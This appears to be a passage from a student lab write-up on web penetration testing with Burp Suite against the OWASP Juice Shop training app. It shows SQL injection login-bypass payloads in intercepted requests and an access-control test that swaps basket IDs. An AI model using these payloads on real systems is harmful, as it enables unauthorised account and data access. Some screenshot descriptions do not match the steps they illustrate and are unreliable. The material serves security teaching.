
- Click on the Manual Proxy configuration settings give loop ip and port.
- In browser go through this link <http://burp>
- After going through this link click on CA certificate.



- After downloading the CA certificate go to settings and search certificate then click on view certificates.
- Go through the Authorities and click on import.



- Import the CA certificate that you have been downloaded.



- After importing the CA certificate burp suite ready to perform WAPT framework.

SQL INJECTION :

What is SQL Injection (SQLi)?

SQL Injection is a **web vulnerability** that happens when an application doesn't properly validate user input before sending it to a database. An attacker can inject **malicious SQL queries** into input fields (like login forms, search bars, or URL parameters) to:

- View sensitive data (users, passwords, credit cards).
 - Modify or delete database records.
 - Bypass authentication.
 - Even take control of the server in severe cases.
-

Example

A normal query:

```
SELECT * FROM users WHERE username = 'john' AND password = '1234';
```

If input isn't sanitized, an attacker can enter:


```
' OR '1'='1--
```

Resulting query:


```
SELECT * FROM users WHERE username = " OR '1'='1--' AND password = ";
```

This always returns **true**, letting the attacker **bypass login**.

- Open your web browser and go to OWASP Juice shop website: <https://demo.owasp-juice.shop/#/>




- Click on apple juice and copy “admin@juice-sh.op”




- Click on Account and get into a login page

- In Burp Suite we should enable the “Intercept on”



- After that again go to OWASP juice Shop login page



- In OWASP Juice shop login page give any credential and click on login

- In Burp suite we received some packets

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Intercept' dropdown, 'Drop' is chosen. A red box highlights the fourth packet in the list, which is a POST request to `https://juice-shop.herokuapp.com/api/v1/auth/login`. The request payload is shown in the 'Request' pane:

```

POST /api/v1/auth/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oV8K8LelZEqDxYrEKGQxfDbV2uR4m3tpKcrndg5akOMj1Pnsp0Y47b3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-User-Email: dyabc
Content-Type: application/json
Content-Length: 49
Origin: https://juice-shop.herokuapp.com/
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 0
Te: trailers
Connection: keep-alive
{
  "email": "uivb3jlh",
  "password": "s-mHsq!3syT7F"
}

```

The 'Inspector' pane shows the request attributes, query parameters, cookies, and headers. The status code is 200 and the length is 133. The event log shows all issues.

In that packets find the login packet and click on it then we get to see that credential we have given in login page

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Intercept' dropdown, 'Drop' is chosen. A red box highlights the fourth packet in the list, which is a POST request to `https://juice-shop.herokuapp.com/api/v1/auth/login`. The request payload has been modified to include an SQL injection payload:


```

POST /api/v1/auth/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=oV8K8LelZEqDxYrEKGQxfDbV2uR4m3tpKcrndg5akOMj1Pnsp0Y47b3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-User-Email: dyabc
Content-Type: application/json
Content-Length: 49
Origin: https://juice-shop.herokuapp.com/
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: 0
Te: trailers
Connection: keep-alive
{
  "email": "admin@juice-sh.op' OR 1=1--",
  "password": "s-mHsq!3syT7F"
}

```

The 'Inspector' pane shows the request attributes, query parameters, cookies, and headers. The status code is 200 and the length is 132. The event log shows all issues.

- Now we have to edit the email ,from apple juice we had copy “admin@juice-sh.op” ,at the end of the “admin@juice-sh.op” we will give SQL query ‘ OR 1=1--
- Now we will forward the after editing the email and turn off the intercept




- The forward request confirms that the login was successful.
- Here, we can see that we have successfully login
- So our SQL injection is successfully performed.


Broken Access Control

Broken Access Control happens when a web application does not properly enforce what users are allowed to do. This means attackers can gain unauthorized access to data or functions.


- Viewing other users' sensitive information.
- Modifying or deleting someone else's data.
- Accessing admin-only features without permission.



- Open your web browser and go to OWASP Juice shop website: <https://demo.owasp-juice.shop/#/>
- Click on Your Basket



- Turn on the intercept on in Burp Suite



- In our basket there are no item

Screenshot of Burp Suite Community Edition v2025.7.4 - Temporary Project showing network traffic for the OWASP Juice Shop application.

The timeline pane shows several requests:

- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/rest/user/whoami
- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/rest/languages
- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/rest/admin/application-version
- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/rest/admin/application-configuration
- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/api/Challenges/GetNameScore%20Board
- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/rest/admin/application-configuration
- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/rest/basket/1**
- 12:03:35.4 Se... HTTP → Request GET https://juice-shop.herokuapp.com/rest/user/whoami

The selected packet (12:03:35.4 Se... HTTP → Request) is shown in the details, bytes, and inspector panes. The request body contains the JSON payload: {"token": "1", "basket": "[]"}.


- Now we see that we get some packets .
- In that packets we check for basket packet.
- In basket packet our token no is 1 and our basket is empty
- Now we will send this packet to the repeater

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. In the "Request" pane, a POST request to https://juice-shop.herokuapp.com/api/v1/items is displayed, containing JSON data for a new item. In the "Response" pane, the server's response is shown, indicating success with status code 201. The "Inspector" pane reveals the detailed structure of the created item, including its ID (1), name ("Raspberry Juice (1000ml)"), description ("Made from blended Raspberry Pi, water and sugar."), price (4.99), and creation date (2025-05-04T05:40:10.996Z). The "Event log" at the bottom shows the request was made from 127.0.0.1:54220.

- In repeater we will change our token as 2 and click on send.
- Now we get to see that in 2 token basket we have one item “Raspberry juice”.

This screenshot shows the Burp Suite interface with the "Intercept" tab selected. A POST request to https://juice-shop.herokuapp.com/api/v1/items is being intercepted. The "Request" pane shows the same JSON payload as before. The "Response" pane displays an error message: "Bad Request", indicating a validation error. The "Inspector" pane shows the request body parameters, where the token "token" is set to "2". The "Event log" at the bottom shows the request was made from 127.0.0.1:54220.


- We come back to the proxy and change a token as 2 and forward that packet .
- Then we turn off our intercept



